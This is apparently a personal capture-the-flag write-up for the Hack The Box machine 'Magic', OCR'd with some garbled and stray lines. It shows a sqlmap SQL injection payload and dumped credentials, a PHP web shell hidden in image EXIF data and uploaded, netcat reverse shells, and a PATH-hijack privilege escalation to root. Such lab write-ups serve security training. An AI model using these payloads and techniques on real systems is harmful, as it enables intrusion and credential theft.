HTB.Magic

Working Theory

Enumeration

Tools


nmap

Nmap done: 1 IP address (1 host up) scanned in 15.49 seconds

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Targets

port 80



test SQL injection

//use burpsuite to get the request packet save into req.txt

//sqlmap perform test with --risk 3 --level 3 (actually i should increment it 1by1)

```
nobodyatall@0xDEADBEEF:~/htb/boxes/magic$ sqlmap -r req.txt --current-db --batch --level 3 --risk 3
```

result

```
[*] starting @ 23:42:48 /2020-07-25/
[23:42:48] [INFO] parsing HTTP request from 'req.txt'
[23:42:48] [INFO] resuming back-end DBMS 'mysql'
[23:42:48] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: username (POST)
   Type: boolean-based blind
   Title: OR boolean-based blind - WHERE or HAVING clause
   Payload: username=-3986' OR 6268=6268-- Synj&password=admin
[23:42:49] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL 5
[23:42:49] [INFO] fetching current database
[23:42:49] [INFO] resumed: Magic
current database: 'Magic'
[23:42:49] [INFO] fetched data logged to text files under '/home/nobodyatall/.
[23:42:49] [WARNING] you haven't updated sqlmap for more than 113 days!!!
```

```
redirect is a result of a POST request. Do you

[23:45:51] [INFO] retrieved: login

Database: Magic
[1 table]

+----+

| login |

+----+


[23:46:01] [INFO] fetched data logged to text
[23:46:01] [WARNING] you haven't updated sqlr
```

get columns

dump credential data out! //admin:Th3s3usW4sK1ng

```
Database: Magic
Table: login
[1 entry]
+-----+
| username | password |
+-----+
| admin | Th3s3usW4sK1ng |
```

login with the cred end up in this page //seems tht i can upload image, probably it might shows on the main page



-edit image metadata

//link: https://vulp3cula.gitbook.io/hackers-grimoire/exploitation/web-application/file-upload-bypass

```
agic$ ls
hai_shell.php.jpeg test_shell.php.jpg
hai_shell.php.jpeg test_shell.php.jpg
hagic$ exiftool -Comment="<?php echo system(\$_GET['cmd']); ?>" "3.jpg"
heakymailer$ echo 'system("ping -c 1 10.10.14.7")' | base64
```

rename the file to shell.php.jpg

upload to the server

```
Getting Started  Start  Parrot OS

The file test_shell.php.jpg has been uploaded.
```

directory it upload /images/uploads/<backdoor>

```
nobodyatall@OxDEADBEEF:~/htb/boxes/sneakymailer

nobodyatall@OxDEADBEEF:~/htb/boxes/sneakymailer$ nc -lvp 18890
listening on [any] 18890 ...
10.10.185: inverse host lookup failed: Unknown host connect to [10.10.14.7] from (UNKNOWN) [10.10.10.185] 36170
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

theseus user: Th3s3usW4sK1ng use the sql injection found pw to login www-data@ubuntu:/var/lib/php\$ su theseus su theseus Password: Th3s3usW4sK1ng

theseus@ubuntu:/var/lib/php\$

initFoothold

db.php5 in www-data dir //mysql cred

listening port

```
Active Internet connections (servers and established)
                                              Foreign Address
Proto Recv-Q Send-Q Local Address
                                                                       State
                                                                                    PID/Program name
                  0 127.0.0.1:3306
tcp
                                              0.0.0.0:*
                  0 127.0.0.53:53
                                              0.0.0.0:*
tcp
                                                                       LISTEN
tcp
           0
                  0 0.0.0.0:22
                                              0.0.0.0:*
           0
                  0 127.0.0.1:631
                                              0.0.0.0:*
tcp
```

now the victim local cloudMe port 8888 port forwarded to my pc 127.0.0.1:8013

```
running as root?
```

```
//php sessionclean
2020/07/25 10:39:07 CMD: UID=0 PID=31201 | /bin/sh -e /usr/lib/php/sessionclean
2020/07/25 10:39:07 CMD: UID=0 PID=31204 | php5.6 -c /etc/php/5.6/apache2/php.ini -d er
$k^=>V$v) echo $\frac{1}{2}$$k=".$v["local value"],"\n": Adding Printers and Classes
```

```
dir permission
```

```
drwx-wx-wt 2 root root 118784 Jul 25 09:09 sessions www-data@ubuntu:/var/lib/php$
```

Post Exploitation

Privilege Escalation

pspy when exec /bin/sysinfo

```
2020/07/25 11:26:07 CMD: UID=0
                                   PID=12557
                                                /bin/sysinfo
2020/07/25 11:26:07 CMD: UID=0
                                                lshw -short
                                   PID=12559
                                                sh -c lshw -short
2020/07/25 11:26:07 CMD: UID=0
                                  PID=12558
2020/07/25 11:26:08 CMD: UID=0
                                               fdisk -l
                                  PID=12564
2020/07/25 11:26:08 CMD: UID=0
                                  PID=12563
                                                sh -c fdisk -l
2020/07/25 11:26:08 CMD: UID=0
                                                free -h
                                   PID=12568
2020/07/25 11:26:08 CMD: UID=0
                                                sh -c free -h
                                   PID=12567
```

so it seems that when we execute Ishw it didnt mention the file directory //we can inject our payload binary into PATH Variable

nc capture reverse shell

```
nobodyatall@0xDEADBEEF:~/htb/boxes/magic$ nc -lvp 18890
listening on [any] 18890 ...
10.10.10.185: inverse hostelookup failed:uUnknown host revShellphp we
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.185] 36234
root@ubuntu:~# id
id
uid=0(root) gid=0(root) groups=0(root),100(users),1000(theseus)
root@ubuntu:~# cd /root
cd /root
```

```
grab root flag
root@ubuntu:~# id

id
uid=0(root) gid=0(root) groups=0(root),10
root@ubuntu:~# cd /root
cd /root
root@ubuntu:/root# cat root.txt
cat root.txt
4d74a395ce602573e9e164d98d5936a9
root@ubuntu:/root#

easyStego browserShell.php
```

Creds

theseus user ======= thesus:Th3s3usW4sK1ng

Flags

user flag

root flag

```
nobodyatall@0xDEADBEEF:~/htb/boxes/magic$ nc -lvp 18890
listening on [any] 18890 ...
10.10.10.185: inverse hostelookup failed:uUnknown host revShellphp we connect to [10.10.14.7] from (UNKNOWN) [10.10.10.185] 36234
root@ubuntu:~# id
id
uid=0(root) gid=0(root) groups=0(root),100(users),1000(theseus)
root@ubuntu:~# cd /root
cd /root
```

Write-up Images